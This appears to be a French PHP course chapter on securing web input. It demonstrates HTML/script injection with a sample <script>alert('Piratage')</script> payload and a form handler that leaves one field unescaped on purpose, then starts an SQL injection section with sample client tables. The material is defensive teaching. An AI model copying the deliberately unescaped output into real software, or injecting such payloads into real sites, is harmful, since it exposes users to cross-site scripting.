

12 – Compléments PHP

| | | |
|----------------|---|----------|
| 12 | COMPLEMENTS PHP..... | 5 |
| 12.1 | SECURISATION DES ENTRES SORTIES WEB | 5 |
| 12.1.1 | <i>Le problème de l'injection HTML</i> | 5 |
| 12.1.2 | <i>Mise en œuvre de la sécurisation</i> | 7 |
| 12.1.2.1 | Définir une limite de taille de saisie | 7 |
| 12.1.2.2 | La méthode POST | 7 |
| 12.1.2.3 | La conversion au format numérique | 8 |
| 12.1.2.4 | Les fonctions <code>htmlspecialchars()</code> et <code>strip_tags()</code> | 8 |
| 12.1.2.5 | Exemple complet | 9 |
| 12.2 | SECURISATION DES REQUETES SQL..... | 14 |
| 12.2.1 | <i>L'injection SQL</i> | 14 |
| 12.2.1.1 | Principe | 14 |
| 12.2.1.2 | La base de données utilisée comme support | 14 |
| 12.2.1.2.1 | Sa structure | 14 |
| 12.2.1.2.2 | Ses tables..... | 14 |
| 12.2.1.2.2.1 | La table « clients » | 15 |
| 12.2.1.2.2.2 | La table « clients_bancaires » | 15 |
| 12.2.1.2.2.3 | La table « comptes_bancaires » | 15 |
| 12.2.1.2.2.4 | La table « identification_clients » | 17 |
| 12.2.1.2.2.5 | La table « personnes » | 18 |
| 12.2.1.3 | Récupération de la structure et des données d'une base de données | 19 |
| 12.2.1.3.1 | Via la saisie d'un champ numérique | 19 |
| 12.2.1.3.1.1 | Le programme PHP | 19 |
| 12.2.1.3.1.2 | L'accès non autorisé aux données et structure | 22 |
| 12.2.1.3.1.2.1 | Utilisation de la syntaxe <code>UNION</code> | 22 |
| 12.2.1.3.1.2.2 | Détermination du nombre de colonnes de la requête interne <code>SELECT</code> | 22 |
| 12.2.1.3.1.2.3 | Accès aux informations de la base de données | 24 |
| 12.2.1.3.1.2.4 | Accès au contenu des tables | 25 |
| 12.2.1.3.2 | Via la saisie d'un champ texte | 33 |
| 12.2.1.3.2.1 | Rappel | 33 |
| 12.2.1.3.2.2 | Le programme PHP | 34 |
| 12.2.1.3.2.3 | L'accès non autorisé aux données et structure | 37 |
| 12.2.1.3.2.3.1 | Détermination du nombre de colonnes de la requête interne <code>SELECT</code> | 37 |
| 12.2.1.3.2.3.2 | Accès au contenu des tables | 38 |
| 12.2.1.4 | Contournement d'une page d'identification | 39 |
| 12.2.1.4.1 | Principe..... | 39 |
| 12.2.1.4.2 | Avec un mot de passe « en clair » | 40 |
| 12.2.1.4.2.1 | Présentation de la table et des programmes PHP | 40 |
| 12.2.1.4.2.1.1 | La table MySQL d'identification..... | 40 |
| 12.2.1.4.2.1.2 | Le programme d'identification | 40 |
| 12.2.1.4.2.1.3 | Le programme d'affichage des informations | 44 |
| 12.2.1.4.2.2 | Contournement de l'identification avec <code>OR</code> | 45 |
| 12.2.1.4.3 | Avec un mot de passe haché via MD5..... | 47 |
| 12.2.1.4.3.1 | Présentation de la table et des programmes PHP | 47 |
| 12.2.1.4.3.1.1 | La table MySQL d'identification..... | 47 |
| 12.2.1.4.3.1.2 | Le programme d'identification | 47 |
| 12.2.1.4.3.1.3 | Le programme d'affichage des informations | 48 |
| 12.2.1.4.3.2 | Contournement de l'identification avec <code>OR</code> | 48 |
| 12.2.1.4.4 | Avec un mot de passe crypté via AES..... | 50 |
| 12.2.1.4.4.1 | Présentation de la table et des programmes PHP | 50 |
| 12.2.1.4.4.1.1 | La table MySQL d'identification..... | 50 |
| 12.2.1.4.4.1.2 | Le programme d'identification | 50 |
| 12.2.1.4.4.1.3 | Le programme d'affichage des informations | 51 |
| 12.2.1.4.4.2 | Contournement de l'identification avec <code>OR</code> | 51 |
| 12.2.2 | <i>Protection contre l'injection SQL</i> | 53 |

| | | |
|----------------|--|-----|
| 12.2.2.1 | Utilisation d'un utilisateur spécifique pour accéder à MySQL | 53 |
| 12.2.2.1.1 | Principe..... | 53 |
| 12.2.2.1.2 | Mise en œuvre | 54 |
| 12.2.2.1.2.1 | Création d'un utilisateur spécifique..... | 54 |
| 12.2.2.1.2.2 | Modification du fichier de paramétrage..... | 56 |
| 12.2.2.1.2.3 | Vérification de la limitation de l'injection SQL..... | 56 |
| 12.2.2.2 | Le traitement des saisies..... | 58 |
| 12.2.2.2.1 | Le formulaire de saisie | 58 |
| 12.2.2.2.2 | Le traitement des données | 59 |
| 12.2.2.3 | Sécurisation par quote de la donnée | 60 |
| 12.2.2.4 | Sécurisation par requête préparée | 60 |
| 12.2.2.5 | Exemples | 62 |
| 12.2.2.5.1 | Protection contre la récupération des données..... | 62 |
| 12.2.2.5.1.1 | Via la saisie d'un champ numérique | 62 |
| 12.2.2.5.1.2 | Via la saisie d'un champ texte..... | 64 |
| 12.2.2.5.2 | Protection contre le contournement de l'écran d'identification | 65 |
| 12.2.2.5.2.1 | Création d'un utilisateur SQL | 65 |
| 12.2.2.5.2.2 | Modification du fichier de paramétrage..... | 67 |
| 12.2.2.5.2.3 | Le formulaire de saisie | 68 |
| 12.2.2.5.2.4 | Le programme source | 69 |
| 12.2.2.5.2.5 | Vérification de la protection | 72 |
| 12.3 | SECURISATION PAR LOGIN ET MOT DE PASSE | 73 |
| 12.3.1 | <i>Principe.....</i> | 73 |
| 12.3.2 | <i>Création d'une table d'identification des clients</i> | 73 |
| 12.3.2.1 | Structure de la table..... | 73 |
| 12.3.2.2 | Insertion de données dans la table | 75 |
| 12.3.2.2.1 | Sans hachage du mot de passe | 75 |
| 12.3.2.2.2 | Avec hachage du mot de passe | 78 |
| 12.3.2.2.2.1 | La fonction SQL MD5 | 78 |
| 12.3.2.2.2.2 | La fonction SQL PASSWORD | 81 |
| 12.3.2.2.3 | Avec cryptage AES du mot de passe..... | 82 |
| 12.3.3 | <i>La table des clients</i> | 85 |
| 12.3.4 | <i>Accès au site par login et mot de passe</i> | 86 |
| 12.3.4.1 | Principe | 86 |
| 12.3.4.2 | Le formulaire..... | 87 |
| 12.3.4.3 | Lignes de programme PHP | 88 |
| 12.3.4.3.1 | Sans hachage du mot de passe | 88 |
| 12.3.4.3.1.1 | Requête PDO directe | 88 |
| 12.3.4.3.1.2 | Requête PDO préparée..... | 89 |
| 12.3.4.3.2 | Avec hachage du mot de passe | 89 |
| 12.3.4.3.2.1 | Via la fonction SQL MD5 | 89 |
| 12.3.4.3.2.1.1 | Requête PDO directe | 89 |
| 12.3.4.3.2.1.2 | Requête PDO préparée..... | 89 |
| 12.3.4.3.2.2 | Via la fonction SQL PASSWORD | 89 |
| 12.3.4.3.2.2.1 | Requête PDO directe | 89 |
| 12.3.4.3.2.2.2 | Requête PDO préparée..... | 89 |
| 12.3.4.3.3 | Avec cryptage AES du mot de passe..... | 90 |
| 12.3.4.3.3.1 | Requête PDO directe | 90 |
| 12.3.4.3.3.1.2 | Requête PDO préparée..... | 90 |
| 12.3.5 | <i>Exemple.....</i> | 90 |
| 12.4 | LES COOKIES..... | 100 |
| 12.4.1 | <i>Principe.....</i> | 100 |
| 12.4.2 | <i>Création.....</i> | 100 |
| 12.4.2.1 | setcookie() | 100 |
| 12.4.2.2 | Cookies simples..... | 101 |
| 12.4.2.3 | Cookies structurés..... | 102 |
| 12.4.2.3.1 | En tableau | 102 |
| 12.4.2.3.2 | En objet | 102 |
| 12.4.3 | <i>Modification.....</i> | 103 |
| 12.4.4 | <i>Lecture.....</i> | 103 |
| 12.4.4.1 | \$_COOKIE[] | 103 |
| 12.4.4.2 | Cookies simples..... | 104 |

| | | |
|---------------|---|------------|
| 12.4.4.3 | Cookies structurés..... | 104 |
| 12.4.4.3.1 | En tableau | 104 |
| 12.4.4.3.2 | En objet | 105 |
| 12.4.4.4 | Sécurisation des cookies | 106 |
| 12.4.5 | Suppression | 107 |
| 12.4.5.1 | Cookies simples..... | 107 |
| 12.4.5.2 | Cookies structurés..... | 108 |
| 12.4.5.2.1 | En tableau | 108 |
| 12.4.5.2.2 | En objet | 109 |
| 12.4.6 | Accès aux cookies | 111 |
| 12.4.6.1 | Accès via le navigateur..... | 111 |
| 12.4.6.1.1 | Cookies simples | 111 |
| 12.4.6.1.1.1 | Cookies structurés | 112 |
| 12.4.6.1.1.2 | En tableau | 112 |
| 12.4.6.1.1.3 | En Objet | 112 |
| 12.4.6.2 | Accès direct aux fichiers..... | 113 |
| 12.5 | L'ENVOI DE COURRIELS | 115 |
| 12.5.1 | Contexte | 115 |
| 12.5.1.1 | Environnement système | 115 |
| 12.5.1.2 | Le fichier php.ini..... | 115 |
| 12.5.2 | La fonction <i>mail()</i> | 116 |
| 12.5.3 | Exemples | 116 |
| 12.5.3.1 | Message texte | 116 |
| 12.5.3.2 | Message HTML..... | 118 |
| 12.6 | GENERATION DE FICHIERS PDF | 120 |
| 12.6.1 | Introduction..... | 120 |
| 12.6.2 | La bibliothèque FPDF..... | 121 |
| 12.6.2.1 | Présentation..... | 121 |
| 12.6.2.2 | Installation | 121 |
| 12.6.2.3 | Le contenu des répertoires | 124 |
| 12.6.2.3.1 | La documentation, répertoire doc | 124 |
| 12.6.2.3.2 | Les polices de caractères, répertoire font..... | 126 |
| 12.6.2.3.3 | Outils de gestion des polices de caractères, répertoire makefont..... | 127 |
| 12.6.2.3.4 | Tutoriels, répertoire tutorial | 128 |
| 12.6.2.4 | Génération de PDF..... | 128 |
| 12.6.2.4.1 | Texte simple | 129 |
| 12.6.2.4.1.1 | Cellule avec choix de la police de caractère | 129 |
| 12.6.2.4.1.2 | Accents UTF8 | 130 |
| 12.6.2.4.2 | Entête et pied de page | 133 |
| 12.6.2.4.3 | Affichage formaté d'un fichier texte avec couleur..... | 136 |
| 12.6.2.4.4 | Affichage multi-colonnes..... | 139 |
| 12.6.2.4.5 | Affichage de données sous la forme d'un tableau | 144 |
| 12.6.2.4.6 | Affichage de liens hypertextes | 147 |
| 12.6.2.4.7 | Affichage de tables MySQL..... | 150 |
| 12.6.2.4.8 | Affichage d'une Facture | 155 |
| 12.6.2.4.9 | Autres exemples..... | 156 |
| 12.6.2.4.9.1 | Génération de codes barres..... | 156 |
| 12.6.2.4.9.2 | Affichage des tables de caractères | 156 |
| 12.6.2.4.9.3 | Affichage de formes graphiques | 157 |
| 12.6.2.4.9.4 | Affichage de filigrane | 158 |
| 12.6.2.4.9.5 | Affichage d'un tableau sur plusieurs pages | 159 |
| 12.6.2.4.9.6 | Affichage PDF avec index..... | 160 |
| 12.6.2.4.9.7 | Interprétation balises HTML | 160 |
| 12.6.2.4.9.8 | Etiquettes..... | 161 |
| 12.6.2.4.9.9 | Impression automatique..... | 161 |
| 12.6.2.4.9.10 | Rapport MySQL..... | 162 |
| 12.6.2.5 | Ajout de polices de caractères | 163 |
| 12.6.2.5.1 | Principe..... | 163 |
| 12.6.2.5.2 | Téléchargement et installation des polices systèmes | 163 |
| 12.6.2.5.3 | Ajout des polices pour FPDF..... | 163 |
| 12.7 | LE PAIEMENT EN LIGNE AVEC PAYBOX | 168 |
| 12.7.1 | Présentation de Paybox..... | 168 |

| | | |
|---------------|---|------------|
| 12.7.1.1 | Coût..... | 168 |
| 12.7.1.2 | La boutique Paybox..... | 168 |
| 12.7.1.2.1 | La boutique de l'entreprise | 168 |
| 12.7.1.2.2 | La boutique de test mutualisée..... | 168 |
| 12.7.1.2.3 | Le Back-office | 169 |
| 12.7.1.3 | Principe de fonctionnement | 169 |
| 12.7.1.3.1 | La saisie des informations sur le site marchand..... | 169 |
| 12.7.1.3.2 | La transmission des informations du site marchand à Paybox | 170 |
| 12.7.1.3.3 | La saisie des informations bancaires..... | 173 |
| 12.7.1.3.4 | L'envoi du reçu de paiement à l'acheteur..... | 174 |
| 12.7.1.3.5 | Le retour des informations après paiement..... | 175 |
| 12.7.1.3.6 | L'accès au Back-office Paybox | 176 |
| 12.7.1.4 | Sécurisation par clé publique/clé privée..... | 178 |
| 12.7.1.4.1 | Principe..... | 178 |
| 12.7.1.4.2 | La clé publique de la boutique Paybox..... | 178 |
| 12.7.1.4.2.1 | Génération de la clé..... | 178 |
| 12.7.1.4.2.2 | Récupération de la clé | 178 |
| 12.7.1.4.3 | Génération de la clé privée ou « empreinte » de la transaction..... | 180 |
| 12.7.2 | Mise en œuvre de la solution | 181 |
| 12.7.2.1 | Paie ment en une ou plusieurs fois sans 3D Secure..... | 181 |
| 12.7.2.1.1 | Intégration dans le site marchand..... | 181 |
| 12.7.2.1.1.1 | Formulaire de saisie des informations..... | 181 |
| 12.7.2.1.1.2 | Programme d'envoi des informations à Paybox | 182 |
| 12.7.2.1.2 | Interprétation du retour de Paybox | 189 |
| 12.7.2.1.3 | Fichiers annexes | 193 |
| 12.7.2.1.3.1 | La feuille de style | 193 |
| 12.7.2.1.3.2 | Les sous-programmes | 195 |
| 12.7.2.1.3.3 | Le fichier d'interprétation des erreurs..... | 201 |
| 12.7.2.1.3.4 | Le fichier des codes ISO des pays..... | 202 |
| 12.7.2.2 | Paie ment avec 3D-Secure | 202 |

12 Compléments PHP

12.1 Sécurisation des entrées sorties Web

12.1.1 Le problème de l'injection HTML


La saisie d'information de type texte dans un formulaire peut constituer un trou de sécurité appelé **injection HTML**.

Cela consiste à **saisir** à la place du texte, du **code HTML contenant des balises**, ce qui va produire une interprétation si ce texte est affiché tel quel dans le navigateur.


Pour bien comprendre le principe, prenons l'exemple suivant.

Un formulaire propose de saisir un nom et l'affiche dans une autre page du navigateur après exécution du programme PHP :

Lors de la saisie, l'utilisateur peut entrer comme texte : **Dupont** comme cela est présenté :




Si le programme PHP affiche les données telles quelles, alors le texte **Dupont** apparaît en gras car les balises **** et **** qui l'encadrent ont été interprétées par le navigateur.




Mais la saisie peut également contenir des lignes de programme en JavaScript, et peut provoquer l'exécution de programmes non désirés sur votre ordinateur.

L'exécution suivante saisit le texte **<script>alert('Piratage')</script>** dans le champ nom :



La validation de la saisie, exécute le script et affiche une fenêtre d'alerte.



Dans le cas de la saisie de valeurs numériques (entiers ou réels) ce problème peut être évité par la conversion systématique au bon format numérique via les fonctions **intval()** ou **floatval()**.

Ainsi si une donnée texte est saisie, à la place du numérique attendu, elle est ignorée par le programme PHP.

Par exemple la valeur **a123** est reconnu comme la valeur entière **0** après conversion par **intval()**, et la valeur **123a** donne la valeur entière **123** après traitement par **intval()**.

Mais dans le cas de la saisie de texte, une telle conversion n'est pas possible.

Il faut traiter les données entrées pour « désactiver » ou « nettoyer » la saisie de tout code HTML.

D'autre part, l'injection HTML peut est aussi obtenue en passant directement les **arguments dans l'URL**.

En effet, si le passage d'information entre le formulaire HTML et le programme PHP utilise la méthode **GET**, alors les informations sont visibles, et donc modifiables, dans l'URL.

Il faut donc privilégier la méthode **POST** qui rend invisibles les informations récupérées par le programme PHP.

Il est également possible d'utiliser des variables de session.

Résumé :

L'injection HTML consiste à saisir des balises HTML et/ou programmes JavaScript dans un champ texte non protégé. Ceci à pour effet de faire exécuter à distance des programmes sur votre serveur. C'est un trou de sécurité.

Il est primordial de se prémunir de ce trou de sécurité.

Il faut traiter les données saisies pour empêcher toute injection de codes HTML en :

- *Limitant la taille des champs de saisie ;*
- *Convertissant les données numériques dans le bon format ;*
- *Evitant la méthode GET qui fait apparaître les informations dans l'URL ;*
- *Utilisant des fonctions comme `htmlspecialchars()` ou `strip_tags()` pour neutraliser ou supprimer les balises HTML dans le texte saisi.*

12.1.2 Mise en œuvre de la sécurisation

12.1.2.1 Définir une limite de taille de saisie

La définition d'une taille limite (`maxlength`) dans les champs de saisie d'un formulaire permet de limiter la quantité de texte entré, donc la quantité de code malveillant, mais ne permet pas de l'interdire ou de le neutraliser.

La syntaxe est de la forme :

```
<form action="saisie_affichage_formulaire_post.php" method="post">  
  Nom : <input type="text" name="nom" size="20" maxlength="20" /><br/>  
  <input type="submit" value="Valider" />  
  <input type="reset" value="Effacer le formulaire" />  
</form>
```

Dans cet exemple, la dimension du cadre de saisie est de 20 caractères (`size`) mais la saisie elle même ne peut pas dépasser 20 caractères (`maxlength`).

12.1.2.2 La méthode POST

La méthode GET envoie les informations au programme PHP « en clair » via l'URL.

Il est préférable d'utiliser la méthode **POST** dans le formulaire :

La syntaxe est de la forme :

```
<form action="saisie_affichage_formulaire_post.php" method="post">  
  Nom : <input type="text" name="nom" size="20" maxlength="20" /><br/>  
  <input type="submit" value="Valider" />  
  <input type="reset" value="Effacer le formulaire" />  
</form>
```

Le programme PHP récupère les données via la variable de session `$_POST[]`

La syntaxe est de la forme :

```
<?php  
  // --- on récupère les données ---  
  $nom = $_POST['nom'] ;  
  ...
```

12.1.2.3 La conversion au format numérique

Quand les champs sont numériques, il est impératif pour les protéger d'une injection HTML, en les convertissant explicitement dans le type `int` ou `float`, via les fonctions `intval()` ou `floatval()`. Ainsi la partie texte est toujours supprimée.

Il est également possible de tester si la valeur entrée est au bon format avec les fonctions booléenne `is_int()`, `is_float()` ou `is_numeric()`.

Par exemple :

```
if (is_numeric($note)) // Si la note est numérique
{
    echo '<td>Note : </td><td>'.$note.'</td>';
}
```

ou bien

```
if (is_int($age)) // Si l'âge est un entier
{
    echo '<td>Age : </td><td>'.$age.'</td>';
}
```

12.1.2.4 Les fonctions `htmlspecialchars()` et `strip_tags()`

Quand les champs sont de type texte, il faut traiter les variables afin de neutraliser ou de supprimer les balises HTML.

Pour cela il existe deux fonctions particulières :

- `htmlspecialchars` : qui neutralise les balises HTML en les réécrivant.
Par exemple, le symbole `<` devient le texte HTML normalisé « `<` »
et le symbole « `>` » devient le texte HTML normalisé « `>` »
Ainsi le texte html `Dupont` est traduit en `Dupont`
son affichage n'est plus interprété par le navigateur, il n'a plus aucun effet, il est juste affiché ;
- `strip_tags` : qui supprime les balises HTML.
Ainsi le texte html `Dupont` est traduit en `Dupont` .

Voici un exemple de syntaxe :

```
$prenom = htmlspecialchars($prenom);
$age     = strip_tags($age);
```

12.1.2.5 Exemple complet

Voici le programme `saisie_affichage_formulaire_post.html` :

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <title>Saisie de valeurs via un formulaire</title>
  </head>
  <body>
    <div style="text-align:center; width:400px; border:solid 1px black;
padding:5px;">
      Saisie d'information
    </div>
    <br/>
    <form action="saisie_affichage_formulaire_post.php" method="post">
      Nom : <input type="text" name="nom" size="20" maxlength="20" /><br/>
      Pr nom :<input type="text" name="prenom" size="30" maxlength="30"
/><br/>
      Age : <input type="text" name="age" size="3" maxlength="3" /><br/><br/>
      Cat gorie prof. :
        <select name="categorie" multiple="multiple" size="4">
          <option selected="selected">Enseignant</option>
          <option>Ing nieur</option>
          <option>Agriculteur</option>
          <option>Profession lib rale</option>
        </select><br/><br/>
      Homme <input type="radio" name="genre" value="homme">
      Femme <input type="radio" name="genre" value="femme"> <br/><br/>
      Commentaires : <textarea name="commentaires" rows="5" cols="30"
maxlength="150"></textarea><br/><br/>
      Note / 20 (ex: 17,5) : <input type="text" name="note" size="5"
maxlength="5" /><br/>
      <br/>
      <input type="submit" value="Valider" />
      <input type="reset" value="Effacer le formulaire" />
    </form>
  </body>
</html>
```

Formulaire

Voici son ex cution :

Saisie de valeurs via un formulaire

http://localhost/CoursPHP/11_Complements/11_1_Securisation

Les plus visités WebMail Calendar Radio People

Saisie d'information

Nom :

Prénom :

Age :

Catégorie prof. :

Homme ☒ Femme ☐

Commentaires :

Note / 20 (ex: 17,5) :

Annotations :

- Nom : `Dupont`
- Prénom : `<script>alert('Piratage')</script>`
- Commentaires : `votre saisie ne semble pas sécurisée ATTENTION <script>alert('Piratage')</script>`

Voici le programme `saisie_affichage_formulaire_post.php`:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<title>Réception de valeurs via un formulaire</title>
<!-- Feuille de style pour le tableau -->
<style>
table, th, td {
border: 1px solid black;
border-collapse: collapse;
}
th, td {
padding: 5px;
text-align: left;
}
</style>
</head>
<body>
<table style="width:50%">
<caption>Interprétation de la saisie du formulaire</caption>
<thead> <!-- En-tête du tableau -->
<tr>
<th>Variable</th>
<th>Valeur</th>
</tr>
</thead>
<tr>
<td>
<?php
// définit la présentation des dates, valeurs numériques au format local
(français)
setlocale (LC_ALL, 'fr_FR', 'fra', 'fr_FR@euro');
// --- on récupère les données ---
$nom          = $_POST['nom']          ;
$prenom       = $_POST['prenom']      ;
$age          = $_POST['age']         ;
$categorie    = $_POST['categorie']   ;
$genre        = $_POST['genre']       ;
$commentaires = $_POST['commentaires'];
$note         = $_POST['note']        ;
// --- on protège les données contre l'injection HTML ---
// htmlspecialchars protège contre l'injection HTML en neutralisant les
balises HTML
// strip_tags protège contre l'injection HTML en supprimant les balises
HTML

// la variable nom n'est pas protégée
// $nom          = htmlspecialchars($nom) ;
$prenom       = htmlspecialchars($prenom);
$age          = strip_tags($age)        ;
$categorie    = strip_tags($categorie) ;
$genre        = strip_tags($genre)     ;
$commentaires = strip_tags($commentaires);
$note         = strip_tags($note)      ;
// --- on teste les variables et on les traite ---
// --- traitement de nom ---
if (isset($nom) AND (!empty($nom))) // Si le nom est défini et non vide
{
echo '<td>Nom : </td><td>'.$nom.'</td>';
}
else
{
echo '<td>Nom : </td><td>Non saisi</td>';
}
echo "</tr><tr>";

```

Entête HTML

Entête du tableau

Récupération des informations transmises par le formulaire en méthode POST

Traitement de l'injection HTML (sauf la variable \$nom pour voir ce que cela fait quand une variable n'est pas protégée)

```

// --- traitement de prenom ---
if (isset($prenom) AND (!empty($prenom))) // Si le prénom est défini et
non vide
{
    echo '<td>Prénom : </td><td>'.$prenom.'</td>';
}
else
{
    echo '<td>Prénom : </td><td>Non saisi</td>';
}
echo "</tr><tr>";
// --- traitement de age ---
if (isset($age) AND (!empty($age))) // Si l'âge est défini et non vide
{
    $age = str_replace(",",".", $age);
    if (is_numeric($age)) // Si l'âge est numérique
    {
        if (is_int($age)) // Si l'Age est un entier
        {
            echo '<td>Age : </td><td>'.$age.'</td>';
        }
        else
        {
            echo '<td>Age :</td><td>Format invalide (pas un nombre entier)</td>';
        }
    }
    else
    {
        echo '<td>Age : </td><td>Format invalide (non numérique)</td>';
    }
}
else
{
    echo '<td>Age : </td><td>Non saisi</td>';
}
echo "</tr><tr>";
// --- traitement de categorie ---
if (isset($categorie) AND (!empty($categorie))) // Si la categorie est
définie et non vide
{
    echo '<td>Catégorie Soc. Prof. : </td><td>'.$categorie.'</td>';
}
else
{
    echo '<td>Catégorie Soc. Prof. : </td><td>Non saisi</td>';
}
echo "</tr><tr>";
// --- traitement de genre ---
if (isset($genre) AND (!empty($genre))) // Si le genre défini et non
vide
{
    echo '<td>Genre : </td><td>'.$genre.'</td>';
}
else
{
    echo '<td>Genre : </td><td>Non saisi</td>';
}
echo "</tr><tr>";
// --- traitement de commentaires ---
if (isset($commentaires) AND (!empty($commentaires))) // Si les
commentaires sont définis et non vide
{
    echo '<td>Commentaires : </td><td>'.$commentaires.'</td>';
}
else

```

Tests des formats numériques ou entiers


```

{
    echo '<td>Commentaires : </td><td>Non saisi</td>';
}
echo "</tr><tr>";
// --- traitement de note ---
if (isset($note) AND (!empty($note))) // Si la note est définie et non
vide
{
    if (!is_numeric($note))
    {
        $note = str_replace(".", "", $note) ;
    }
    $note = str_replace(",", ".", $note) ;
    $note=floatval($note);

    if (is_numeric($note)) // Si la note est numérique
    {
        echo '<td>Note : </td><td>'.$note.'</td>';
    }
    else
    {
        echo '<td>Note : </td><td>Format invalide (non numérique)</td>';
    }
}
else
{
    echo '<td>Note : </td><td>Non saisi</td>';
}
?>
</tr>
</table>
</body>
</html>

```

Tests des formats numérique et conversion au format réel

Voici son exécution :

Interprétation de la saisie du formulaire

| Variable | Valeur |
|------------------------|--|
| Nom : | Dupont |
| Prénom : | <script>alert('Piratage')</script> |
| Age : | Format invalide (pas un nombre entier) |
| Catégorie Soc. Prof. : | Ingénieur |
| Genre : | homme |
| Commentaires : | votre saisie ne semble pas sécurisée ATTENTION alert('Piratage') |
| Note : | 15,3 |

Dupont n'est pas protégé, il apparaît en gras

Prénom est protégé par htmlspecialchars le script n'est pas exécuté

La variable commentaires est traitée par strip_tags : les balises <script> sont supprimées. Il ne reste que le texte « alert('Piratage') »

12.2 Sécurisation des requêtes SQL

12.2.1 L'injection SQL

12.2.1.1 Principe

La saisie d'information dans un formulaire peut constituer un trou de sécurité appelé **injection SQL**.

Cela consiste à **saisir** à la place de la donnée attendue, du **code SQL contenant des requêtes**, ce qui produit un accès direct et non contrôlé à la base de données et aux tables.

Cela peut, par exemple, se produire lors de la saisie d'information servant de critère de recherche dans une table de la base de données, ou encore lors de la saisie du login et mot de passe contrôlant l'accès aux données.

Nous présentons ici ces deux types d'injection SQL et comment s'en prémunir.

12.2.1.2 La base de données utilisée comme support

12.2.1.2.1 Sa structure

La base de données qui sert de support à cette présentation est : « CoursPHP ».

Elle contient cinq tables :

- clients ;
- clients_bancaires ;
- comptes_bancaires ;
- identification_bancaires ;
- personnes.

| Table | Action | Lignes |
|------------------------|---|------------|
| clients | Afficher Structure Rechercher Insérer Vider Supprimer | 16 |
| clients_bancaires | Afficher Structure Rechercher Insérer Vider Supprimer | 17 |
| comptes_bancaires | Afficher Structure Rechercher Insérer Vider Supprimer | 54 |
| identification_clients | Afficher Structure Rechercher Insérer Vider Supprimer | 17 |
| personnes | Afficher Structure Rechercher Insérer Vider Supprimer | 20 |
| 5 tables | Somme | 124 |

12.2.1.2.2 Ses tables

Afin de bien comprendre quelles informations pourront être accédées via l'injection SQL, nous présentons le contenu des tables de « CoursPHP ».

12.2.1.2.2.1 La table « clients »

Voici le contenu de la table « clients » affichée sous phpMyAdmin.

| ID | Nom | Prenom | Age | Date_Naissance | Etat_Civil | Nb_Enfants | Solde |
|----|----------------|-----------------|-----|----------------|-------------|------------|----------|
| 1 | DUPONT | JEAN | 27 | 1987-12-28 | Marié | 2 | 1200.5 |
| 2 | JACQUENOD | JEAN-CHRISTOPHE | 54 | 1961-02-10 | Marié | 1 | -308.87 |
| 3 | MURCIAN | CAROLE | 44 | 1970-10-20 | Célibataire | 1 | 3548.98 |
| 4 | LERY | JEAN-MICHEL | 25 | 1989-05-07 | Marié | 2 | -18.98 |
| 5 | DE-LA-RUE | JEAN-CHRISTOPHE | 23 | 1991-06-18 | Divorcé | 0 | -27.44 |
| 6 | MARTIN | PAUL-DAVID | 23 | 1991-08-22 | Célibataire | 0 | 206.21 |
| 7 | MARTIN | PIERRE | 56 | 1959-01-18 | Veuf | 3 | 1234.56 |
| 8 | JACQUENOD | FREDERIC | 25 | 1989-11-27 | Marié | 0 | 432.98 |
